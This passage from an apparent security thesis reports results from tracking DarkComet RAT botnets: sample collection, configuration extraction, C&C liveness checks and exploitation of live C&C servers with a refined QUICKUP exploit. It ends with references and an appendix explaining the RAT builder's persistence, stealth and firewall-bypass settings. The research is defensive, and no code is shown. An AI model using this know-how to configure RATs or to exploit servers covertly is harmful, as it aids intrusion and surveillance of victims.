The **Sample Acquisition module** (Section 5.1.1) successfully downloaded 83,175 bot binaries, consuming 81,126,308 bytes of HDD space; this far exceeded initial estimations. The framework was redesigned from being schedule driven to event-driven which required the implementation of the intra-system message queue. The Sample Collection system utilised the VT private API to search for malware samples identified as members of the Fynloski family by the Microsoft anti-virus software Windows Defender, employed by the VT analysis systems.

The **Metadata Collection module** (Section 5.1.2) downloaded metadata information for all the bot binaries; utilising analysis reports from VT. These reports included information such as submission filenames, malware family, file type and size, first and last analysis dates, number of submissions, compilation timestamp, unique submission sources, and the "packer" or "crypter" identified. Additionally, the module also computed the CTPH for each bot binary, allowing for the clustering of bot binaries even though configuration differences existed. Due to the high number of new DarkComet bot binaries being submitted to VT, and therefore analysed by the framework, bot binary collection was halted on the 6th June. This was done to provide the researcher with the necessary time to conduct a thorough analysis and document the results.

The **Static Analysis module** (Section 5.2.1) was able to successfully extract the embedded DarkComet bot configuration from 40,632 bot binaries. This provided configuration information for 24,333 distinct Command and Control servers. Extracted information included the C&C server DNS hostname or IP address, TCP port and DarkComet communication encryption key. The successful processing of this 48.85% of bot binaries by the static analysis system illustrates that whilst a number of botmasters make use of obfuscation techniques and technologies almost half of the samples collected do not. Botmasters, on average, begin adopting updated versions of the software within days of a new version release. However, some appear to prefer older versions of the software and do not upgrade. The most popular versions of DarkComet used were 5.1+, 5.0 and 4.0. In 86.80% of cases a communication encryption key was not configured by the botmaster with the 1.13% of those that did making use of the default key of "0123456789". 52.48% of DarkComet Command and Control servers operated on the default TCP port of 1604 followed by TCP port 200 with 4.62% and TCP port 81 with 3.31%. Initial analysis of the metadata information collected prompted for the Static Analysis module to support the decompression and extraction of PE files from within RAR and ZIP archives, which accounted for 4.17% and 1% of all bot binaries respectively. Whilst the majority of the systems marked for development were successfully implemented, due to time constraints the Dynamic Analysis module was not. A proof of concept was designed and initial testing completed but it's inclusion into the Sample Analysis system was unfortunately not realised.

The **C&C Liveness module** (Section 5.3.1), which forms part of the Infiltration system (Section 5.3), was able to confirm that 1,329 Command and Control servers were online, responsive and willing to accept communication from DarkComet infected computers. These C&C servers were communicated with during the infiltration period of 10 May 2014 to 6 June 2014. This allowed for the collection of information pertaining to the C&C server's IP address where DNS domain names were configured, the country within which the C&C resides, and the ISP used along with its ASN. Analysis of this information revealed that a number of the C&C servers made use of ISPs which provide dynamic IP addresses to their clients; typically associated with residential broadband solutions. The most popular of which was No-IP.com. C&C servers changed IP address a total of 5,365 times during the infiltration period with the highest number of IP address changes being 52 for a single Pakistan-based C&C server. The majority of C&C servers were located in the USA, Turkey and Russia. Iraq had the highest number of Command and Control servers to Internet connected hosts with 26.92%. Whilst the number of DarkComet bot binaries analysed during this research period is by no means representative of all DarkComet bot binaries released the number of computers recruited into DarkComet botnets is staggering.

The **C&C Interaction module** (Section 5.3.2) employed a refined implementation of the QUICKUP exploit and was able to collect information on 109,585 bots across the 751 live C&C servers. The largest RAT network observed had 7,742 unique victims, accounting for 4.5% of the total number of victims observed. The average number of bots in a DarkComet botnet was 145.91 however the majority of the botnets contained between 1 and 50 and between 101 and 1000 victims. The most commonly exploited operating systems were Microsoft Windows 7 and Windows XP. In 5,115 instances the Administrator account had been compromised on the victim host, providing the botmaster with the highest level of user access to these infected computers. The results made available by the case-study illustrate that even without advanced obfuscation techniques, which could allow DarkComet bot binaries to bypass anti-malware detection, it is still possible to infect thousands of hosts with simple malware.

A by-product of the research is the expansion of public knowledge relating to the key-value configuration pairs embedded within DarkComet bot binaries. Prior to this research details for a subset of the total configuration key-value pairs was available and this research required, and now makes public, a full listing of all the DarkComet configuration keys available (Appendix B). Additionally, to comply with the requirements to maintain stealth and not raise the suspicions of botmasters, this research provides refinements to the QUICKUP exploit such that exploitation does not cause entries to be created in DarkComet C&C log files, requires less interaction with the C&C than previously thought, and allows for the downloading of any size file from the C&C server (Section 5.3.2).

7.3 Proposed Framework Shortcomings

Design pitfalls were realised during the development of the framework. This included that some of the tables within the relational database were tailored to a single malware family, making it unsuitable for the support of multiple malware families and being botnet agnostic. Using information released by Arbor Networks, on their design of the Bladerunner malware analysis system [25], a key-value store may have been better suited to hold configuration information. This would allow the data to be stored in an unstructured format thereby removing the requirement for a set table structure. Future versions of the framework would require that this be further investigated.

7.4 Future Work

The implementation of the Dynamic Analysis module would provide dynamic analysis capabilities to the framework potentially allowing for the analysis of obfuscated bot binaries. This module would incorporate both automated behavioural analysis, by employing malware sandbox technologies, and memory analysis techniques.

Utilising the proposed framework in the study of other botnet families would be an obvious extension of this research. This could present additional design shortcomings which could be used to improve the robustness of the framework.

References

[1] Abu Rajab, M., Zarfoss, J., Monrose, F., and Terzis, A. A multifaceted approach to understanding the botnet phenomenon. In *Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement* (New York, NY, USA, 2006), IMC '06, ACM, pp. 41–52.

[2] Aylward, L. Malware Analysis - Dark Comet RAT. `http://www.contextis.com/research/blog/malware-analysis-dark-comet-rat/`, Nov 2011. Retrieved 2015-02-22.

[3] Bacher, P., Holz, T., Kotter, M., and Wicherski, G. Know your Enemy : Tracking Botnets. `https://www.honeynet.org/papers/bots`, October 2008. Retrieved 2015-02-22.

[4] Bayer, U., Kruegel, C., and Kirda, E. TTAnalyze: A tool for analyzing malware. Master's thesis, Vienna University of Technology, 2005.

[5] Blasco, J. Darkcomet extract information from binary. `https://code.google.com/p/alienvault-labs-garage/downloads/detail?name=extract_config_from_binary.py`, July 2012. Retrieved 2015-02-22.

[6] Boscovich, R. D. Microsoft takes on global cybercrime epidemic in tenth malware disruption. `http://blogs.microsoft.com/blog/2014/06/30/microsoft-takes-on-global-cybercrime-epidemic-in-tenth-malware-disruption/`, June 2014. Retrieved 2015-02-22.

[7] Branco, R. R., Barbosa, G. N., and Neto, P. D. Scientific but not academical overview of malware anti-debugging, anti-disassembly and anti-vm technologies. `https://media.blackhat.com/bh-us-12/Briefings/Branco/BH_US_12_Branco_Scientific_Academic_WP.pdf`, 2012. Retrieved 2015-02-22.

[8] Brumfield, B. Computer spyware is newest weapon in Syrian conflict. `http://edition.cnn.com/2012/02/17/tech/web/computer-virus-syria/index.html`, 2012. Retrieved 2015-02-22.

[9] Byrne, S. Malware spreads by CAB e-mail attachments to evade ZIP/RAR filters. `http://www.myce.com/news/malware-spreads-by-cab-e-mail-attachments-to-evade-ziprar-filters-74635/`, January 2015. Retrieved 2015-02-08.

[10] Canto, J., Sistemas, H., Dacier, M., Kirda, E., and Leita, C. Large scale malware collection: lessons learned. In *Workshop on Sharing Field Data and Experiment Measurements on Resilience of Distributed Computing Systems, 27th International Symposium on Reliable Distributed Systems* (2008), vol. 52, pp. 35–44.

[11] Chen, X., Andersen, J., Morley Mao, Z., Bailey, M., and Nazario, J. Towards an understanding of anti-virtualization and anti-debugging behavior in modern malware. In *IEEE International Conference on Dependable Systems and Networks With FTCS and DCC, 2008. DSN 2008.* (2008), IEEE, pp. 177–186.

[12] Cho, C. Y., Caballero, J., Grier, C., Paxson, V., and Song, D. Insights from the inside: A view of botnet management from infiltration. In *3rd USENIX Workshop on Large-Scale Exploits and Emergent Threats* (2010), vol. 3, USENIX Association, pp. 2–2.

[13] Christodorescu, M., and Jha, S. Static Analysis of Executables to Detect Malicious Patterns. In *In Proceedings of the 12th USENIX Security Symposium* (2003), vol. 12, USENIX Association, pp. 169–186.

[14] Collberg, C., Thomborson, C., and Low, D. A taxonomy of obfuscating transformations. Technical Report 148, Department of Computer Science, The University of Auckland, New Zealand, 1997.

[15] Computer Economics. 2007 Malware Report: The Economic Impact of Viruses, Spyware, Adware, Botnets, and Other Malicious Code. `http://www.computereconomics.com/page.cfm?name=Malware%20Report`, 2007. Retrieved 2015-02-22.

[16] Cooke, E., Jahanian, F., and McPherson, D. The zombie roundup: Understanding, detecting, and disrupting botnets. In *Proceedings of the USENIX Steps to Reducing Unwanted Traffic on the Internet Workshop* (2005), pp. 39–44.

[17] Corrons, L. Malware still generated at a rate of 160,000 new samples a day in Q2 2014. `http://www.pandasecurity.com/mediacenter/press-releases/malware-still-generated-rate-160000-new-samples-day-q2-2014/`, August 2014. Retrieved 2015-02-01.

[18] Crocker, D. H. Standard for the Format of ARPA Internet Text Messages. RFC 0822, Internet Engineering Task Force, `https://www.ietf.org/rfc/rfc0822.txt`, August 1982. Retrieved 2015-02-22.

[19] Delorie, D. EXE Format. `http://www.delorie.com/djgpp/doc/exe/`, September 2010. Retrieved 2015-02-22.

[20] Denbow, S., and Hertz, J. Pest control. `http://matasano.com/research/PEST-CONTROL.pdf`, 2006. Retrieved 2015-02-22.

[21] Deutsch, P. GZIP file format specification version 4.3. RFC 1952, Internet Engineering Task Force, `https://tools.ietf.org/html/rfc1952`, May 1996. Retrieved 2015-02-22.

[22] Diehl, S. *Software visualization: visualizing the structure, behaviour, and evolution of software.* Springer Science & Business Media, 2007.

[23] du Bruyn, J. RAT-a-tat-tat: Taking the fight to the RAT controllers. `http://www.slideshare.net/sensepost/rat-atattat`, 2013. Retrieved 2015-02-22.

[24] Edwards, J. It's not the end of the world : DarkComet misses by a mile. `https://www.arbornetworks.com/asert/wp-content/uploads/2012/03/Crypto-DarkComet-Report1.pdf`, March 2012. Retrieved 2015-02-22.

[25] Eisenbarth, M., and Jones, J. BladeRunner: Adventures in Tracking Botnets. https://www.botconf.eu/wp-content/uploads/2013/12/24-JasonJones-BladeRunner-paper.pdf, 2013. Retrieved 2015-02-22.

[26] Feily, M., Shahrestani, A., and Ramadass, S. A survey of botnet and botnet detection. In *Third International Conference on Emerging Security Information, Systems and Technologies* (2009), IEEE, pp. 268–273.

[27] Ferrand, O. How to detect the Cuckoo Sandbox and to Strengthen it? *Journal of Computer Virology and Hacking Techniques 11* (2015), 51–58.

[28] Ferrie, P. Attacks on Virtual Machine Emulators. https://www.symantec.com/avcenter/reference/Virtual_Machine_Threats.pdf, 2007. Retrieved 2015-02-22.

[29] Fisher, D. DarkComet RAT Flames Out. http://threatpost.com/darkcomet-rat-flames-out-070912, July 2012. Retrieved 2015-20-21.

[30] Freiling, F. C., Holz, T., and Wicherski, G. Botnet tracking: Exploring a root-cause methodology to prevent distributed denial-of-service attacks. In *Proceedings of 10 th European Symposium on Research in Computer Security, ESORICS* (2005), pp. 319–335.

[31] Fruz, A. Remote Access Tool. http://resources.infosecinstitute.com/remote-access-tool/, April 2014. Retrieved 2015-02-18.

[32] Galperin, E., and Marquis-boire, M. Campaign Targeting Syrian Activists Escalates with New Surveillance Malware. https://www.eff.org/deeplinks/2012/04/campaign-targeting-syrian-activists-escalates-with-new-surveillance-malware, 2012. Retrieved 2015-02-22.

[33] Gardsen, K. T. Detecting Remote Administration Trojans through Dynamic Analysis using Finite-State Machines. Masters thesis, Gjvik University College, 2014.

[34] Gu, G., Perdisci, R., Zhang, J., Lee, W., and Others. BotMiner: Clustering Analysis of Network Traffic for Protocol-and Structure-Independent Botnet Detection. In *USENIX Security Symposium* (2008), vol. 2, pp. 139–154.

[35] Guilfanov, I. Decompilers and beyond. http://www.hakim.ws/BHUSA08/speakers/Guilfanov_Decompilers_and_Beyond/BH_US_08_Guilfanov_Decompilers_and_Beyond_slides.pdf, 2008. Retrieved 2015-02-22.

[36] Holz, T., Steiner, M., Dahl, F., Biersack, E., and Freiling, F. Measurements and Mitigation of Peer-to-Peer-based Botnets : A Case Study on Storm Worm. In *First USENIX Workshop on Large-Scale Exploits and Emergent Threats* (2008), vol. 8, pp. 1–9.

[37] Huffaker, B., Fomenkov, M., and Claffy, K. Geocompare: a comparison of public and commercial geolocation databases. Technical report, Cooperative Association for Internet Data Analysis (CAIDA), http://www.caida.org/publications/papers/2011/geocompare-tr/geocompare-tr.pdf, May 2011. Retrieved 2015-02-22.

[38] Internet Assigned Number Authority. Special-use ipv4 addresses. RFC 3330, Internet Engineering Task Force, https://tools.ietf.org/html/rfc3330, September 2002. Retrieved 2015-02-22.

[39] Ivanov, I. API hooking revealed. http://www.rdsquared.net/2009/08/12/CodeProject_%20API_Hooking_Revealed.pdf, 2002. Retrieved 2015-02-21.

[40] John, J. P., Moshchuk, A., Gribble, S. D., and Krishnamurthy, A. Studying spamming botnets using Botlab. In *6th USENIX Symposium on Networked Systems Design and Implementation* (2009), pp. 291–306.

[41] Kalt, C. Internet Relay Chat: Client Protocol. RFC 2812, Internet Engineering Task Force, `https://tools.ietf.org/html/rfc2812`, April 2000. Retrieved 2015-02-22.

[42] Karasaridis, A., Rexroad, B., and Hoeflin, D. Wide-scale botnet detection and characterization. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets* (Cambridge, MA, 2007), vol. 7.

[43] Kornblum, J. Identifying almost identical files using context triggered piecewise hashing. *Digital Investigation 3* (2006), 91–97.

[44] Kruegel, C., Robertson, W., Valeur, F., and Vigna, G. Static Disassembly of Obfuscated Binaries. In *USENIX security Symposium* (2004), pp. 18–18.

[45] Kujawa, A. So You Want To Be A Malware Analyst. `https://blog.malwarebytes.org/intelligence/2012/09/so-you-want-to-be-a-malware-analyst/`, September 2012. Retrieved 2015-02-01.

[46] Kujawa, A. You Dirty RAT! Part 1 DarkComet. `http://blog.malwarebytes.org/intelligence/2012/06/you-dirty-rat-part-1-darkcomet/`, June 2012. Retrieved 2014-11-23.

[47] Lau, B., and Svajcer, V. Measuring virtual machine detection in malware using DSD tracer. *Journal in Computer Virology 6* (2010), 181–195.

[48] Li, C., Jiang, W., and Zou, X. Botnet: Survey and case study. In *Fourth International Conference on Innovative Computing, Information and Control* (2009), IEEE, pp. 1184–1187.

[49] Long, S. Understanding a SQL Junction Table. `https://megocode3.wordpress.com/2008/01/04/understanding-a-sql-junction-table/`, January 2008. Retrieved 2015-02-22.

[50] Microsoft Corporation. Microsoft Cabinet Format. `https://msdn.microsoft.com/en-us/library/bb267310.aspx`, 1997. Retrieved 2015-02-22.

[51] Microsoft Corporation v. Mutairi et al. *2014 2:14-cv-00987*. U.S. Dist. (Nev. Jul. 10, 2014), 2014. `http://docs.justia.com/cases/federal/district-courts/nevada/nvdce/2:2014cv00987/101935/19/1.html`. Retrieved 2015-02-15.

[52] Mosuela, L. What You See Isnt Necessarily What You Get. `http://blog.cyren.com/articles/what-you-see-isnt-necessarily-what-you-get.html`, August 2014. Retrieved 2015-02-08.

[53] Nazario, J. Botnet Tracking : Tools , Techniques , and Lessons Learned. `https://www.blackhat.com/presentations/bh-dc-07/Nazario/Paper/bh-dc-07-Nazario-WP.pdf`, 2007. Retrieved 2015-02-21.

[54] Net Applications. Operating System Market Share. `https://www.netmarketshare.com/operating-system-market-share.aspx?qprid=10&qpcustomd=0&qpsp=2014&qpnp=1&qptimeframe=Y`, March 2015. Retrieved 2015-03-28.

[55] Ortega, A. Hardening Cuckoo Sandbox against VM aware malware. https://www.alienvault.com/open-threat-exchange/blog/hardening-cuckoo-sandbox-against-vm-aware-malware, December 2012. Retrieved 2015-02-15.

[56] Pavlov, I. 7z Format. http://www.7-zip.org/7z.html, October 2001. Retrieved 2015-02-22.

[57] PKWARE Inc. APPNOTE.TXT - .ZIP File Format Specification. http://web.archive.org/web/20011203085830/http://www.pkware.com/support/appnote.txt, December 2001. Retrieved 2015-02-22.

[58] Plachy, J. The Portable Executable File Format. http://www.csn.ul.ie/~caolan/pub/winresdump/winresdump/doc/pefile.html, August 1997. Retrieved 2015-02-22.

[59] Porras, P., Saïdi, H., and Yegneswaran, V. A Multi-perspective Analysis of the Storm (Peacomm) Worm. Technical report, Computer Science Laboratory, SRI International, 2007.

[60] Raffetseder, T., Kruegel, C., and Kirda, E. Detecting System Emulators. In *Proceedings of the 10th International Conference on Information Security* (2007), Springer, pp. 1–18.

[61] Rekhter, Y., Moskowitz, R. G., Karrenberg, D., de Groot, G. J., and Lear, E. Address Allocation for Private Internets. RFC 1918, Internet Engineering Task Force, https://tools.ietf.org/html/rfc1918, February 1996. Retrieved 2015-02-22.

[62] Riccardi, M. *The Dorothy Project: inside the Storm.* PhD thesis, Universit degli Studi di Milano, 2008.

[63] Riccardi, M., Oro, D., Luna, J., Cremonini, M., and Vilanova, M. A framework for financial botnet analysis. In *eCrime Researchers Summit (eCrime)* (2010), IEEE, pp. 1–7.

[64] Roshal, A. RAR 5.0 archive format. http://www.rarlab.com/technote.htm, May 2013. Retrieved 2015-02-22.

[65] Rumbaugh, J., Jacobson, I., and Booch, G. *The Unified Modeling Language Reference Manual.* Pearson Higher Education, 2004.

[66] Schneier, B. *Applied cryptography: Protocols, algorithm, and source code in C.* John Wiley & Sons, 1996.

[67] Stone-Gross, B., Cova, M., Cavallaro, L., Gilbert, B., Szydlowski, M., Kemmerer, R., Kruegel, C., and Vigna, G. Your botnet is my botnet: analysis of a botnet takeover. In *Proceedings of the 16th ACM conference on Computer and communications security* (2009), ACM, pp. 635–647.

[68] Strayer, W. T., Lapsely, D., Walsh, R., and Livadas, C. Botnet Detection Based on Network Behavior. In *Botnet Detection: Advances in Information Security.* Springer, 2008, pp. 1–24.

[69] Symantec. Bots and Botnets - A Growing Threat. https://us.norton.com/botnet/promo, 2014. Retrieved 2015-02-01.

[70] Thomas, K., and Nicol, D. M. The Koobface botnet and the rise of social malware? In *Proceedings of the 5th IEEE International Conference on Malicious and Unwanted Software, Malware 2010* (Oct. 2010), pp. 63–70.

[71] Torres, S. Malware figures beat records with more than 20 million new samples identified in the third quarter of the year. `http://www.pandasecurity.com/mediacenter/src/uploads/2014/11/Quarterly-Report-PandaLabs_Q3.pdf`, November 2014. Retrieved 2015-02-01.

[72] Wagener, G., State, R., and Dulaunoy, A. Malware behaviour analysis. *Journal in Computer Virology 4* (2008), 279–287.

[73] Warner, G. GameOver Zeus now uses Encryption to bypass Perimeter Security. `http://garwarner.blogspot.com.au/2014/02/gameover-zeus-now-uses-encryption-to.html`, February 2014. Retrieved 2015-02-08.

[74] Willems, C., Holz, T., and Freiling, F. Toward Automated Dynamic Malware Analysis Using CWSandbox. *IEEE Security and Privacy 5* (2007), 32–39.

[75] Wilson, C. Exterminating the RAT Part I: Dissecting Dark Comet Campaigns. `http://asert.arbornetworks.com/exterminating-the-rat-part-i-dissecting-dark-comet-campaigns/`, July 2012. Retrieved 2015-02-22.

[76] Wroblewski, G. *General Method of Program Code Obfuscation.* PhD thesis, Wroclaw University of Technology, Institute of Engineering Cybernetics, 2002.

[77] Ylonen, T., and Lonvick, C. The Secure Shell (SSH) Transport Layer Protocol. RFC 4253, Internet Engineering Task Force, `https://tools.ietf.org/html/rfc4253`, January 2006. Retrieved 2015-02-22.

[78] Zhuge, J., Holz, T., and Han, X. Characterizing the IRC-based Botnet Phenomenon. Technical report, Peking University & University of Mannheim, `http://www.dihe.de/docs/docs/botnet-china-TR.pdf`, December 2007. Retrieved 2015-02-22.

Appendices

A
DarkComet Builder Menus

This chapter provides a detailed breakdown of the DarkComet builder menus and the corresponding configuration keys which are embedded within the bot binary. The order of the menus mirrors that of the order within the builder application. The configuration keys are presented between square brackets.


Main Settings
This submenu is responsible for the following configuration settings:

- **Security Password [PWD]**: The symmetric RC4 key used for encryption of network communications between the DarkComet C&C server and bot
- **Process Mutex [MUTEX]**: Used to prevent multiple instances of the same DarkComet bot binary executing on a victim computer
- **Server ID [SID]**: An alpha-numeric internal identifier often used by the botmaster to differentiate between bots from different Phishing or spam campaigns.
- **Profile name**: Used to name a DarkComet builder configuration profile
- **Active FWB (Firewall bypass) [FWB]**: Windows firewall bypass enabled (1) or disabled (0). This is accomplished via injecting the communication code into a process which is allowed to bypass the Windows firewall.

Network Settings
This submenu is responsible for the following configuration settings:

- **IP/DNS and Port [NETDATA]**: The DarkComet C&C IP address(es)/hostname(s) and TCP port(s) details

These settings must match that of the DarkComet C&C module or DarkComet bots will not be able to connect. Multiple C&C's can be configured so as to provide redundancy if the primary C&C is offline.




Security Password : •••••••••••
Show the password chars
If you use a password, don't forget to set the same password in client settings. If you don't set the same password you will never see your user connected to the Client.

Process Mutex : DC_MUTEX-LYW0Y71
Server ID : Guest16
Profile Name : Settings-01

Active FWB (Firewall bypass)
- Don't use this option if you plan to crypt the stub.
- Don't use this option if you wan't to sandbox the stub.
- Don't use this option if you don't have firewalls in the stub destination.

Figure A.1: DarkComet Main Settings menu.



IP/DNS : 127.0.0.1 Port : 1604

Few rules you should respect.

- Be sure the chosen port is forwarded, you can check at canyouseeme.org

- If you use the client or the server under a virtual machine (VMWare, VirtualBox) be sure to switch the default NAT mode to Briged or switch to a physical network device.


- Disable any kind of firewalls in the controler side (DarkComet.exe), even the default Microsoft one + Windows Defender.

- Using noip sometimes can not work properly because noip service is unstable, i recommend you to use dyndns.

Figure A.2: DarkComet Network Settings menu.

Module Startup
This submenu is responsible for the following configuration settings:

- **Start the stub with windows (module startup) [INSTALL]**: Enables or disables the starting of the DarkComet server on Windows startup thereby surviving a reboot of the victim computer.
- **Drop file in [COMBOPATH]**: A hardcoded list of directories within which the DarkComet bot binary is copied post execution. The options refer to environment variables so as to support non-standard operating system installations:
  - HDD# [0]
  - WINDIN# [1]
  - SYS32# [2]
  - APP# [3]
  - FAV# [4]
  - START# [5]
  - MYPROG# [6]
  - MYDOCS# [7]
  - COOKIE# [8]
  - DESKTOP# [9]
  - TEMP# [10]
  - CUSTOM# [11]
- **The directory and filename of the DarkComet bot binary [EDTPATH]**: This may be different from the initial filename.
- **Startup key name [KEYNAME]**: The registry key name to use when installing persistence functionality,
- **Melt file after first execution [MELT]**: Enables or disables the deletion of the initial bot binary file upon successful execution,
- **Change file creation date [CHANGEDATE] and [EDTDATE]**: Alter the DarkComet bot binaries creation date to abotmaster selected date,
- **Persistence installation (always comes back) [PERSINST]**: Persistence enabled (1) or disabled (0).
- **Dropped file attrib [FILEATTRIB]**: Used to alter the file attributes of the DarkComet bot binary. Values are:
  - None [0]
  - Hidden [2]
  - System [4]



Start the stub with windows (module startup)

Drop file in : MYDOCS#\ : MSDCSC\msdcsc.exe

Startup key name : MicroUpdate

Melt file after first execution

Change file creation date : 16/04/2007 DD/MM/YYYY

Persistence installation (always come back)

Dropped file attrib: Hidden, System

Parent folder attrib: Hidden, System

Figure A.3: DarkComet Module Starup menu.


  - Hidden and System [6]

- Parent folder attrib [DIRATTRIB]: Used to alter the directory, containing the DarkComet bot binary, attributes. Values are:
  - None [0]
  - Hidden [2]
  - System [4]
  - Hidden and System [6]

Install Message
This submenu is responsible for the following configuration settings:

- **Display a message box on first module load [FAKEMSG]**: Enables (1) or disables (0) the displaying of a message box when the DarkComet bit binary is first executed,
- **Icon [MSGICON]**: The icon of the message box to be used in the "fake" message.
- **Title [MSGTITLE]**: The message box title to be used in the "fake" message.
- **Message [MSGCORE]**: Sets the contents of the message box. This value is stored as hexadecimal in the DarkComet server configuration.

A message box is typically used to disguise the true nature of the DarkComet bot binary. Whilst execution of the bot binary is silent and provides no feedback to the victim, botmasters may disguise the bot binary as being a benign application therefore a victim user would expect some feedback upon execution. Abotmaster may design a message box to appear to be an error mes-



Display a message box on first module load

Icon : none

Title : Welcome

Message :

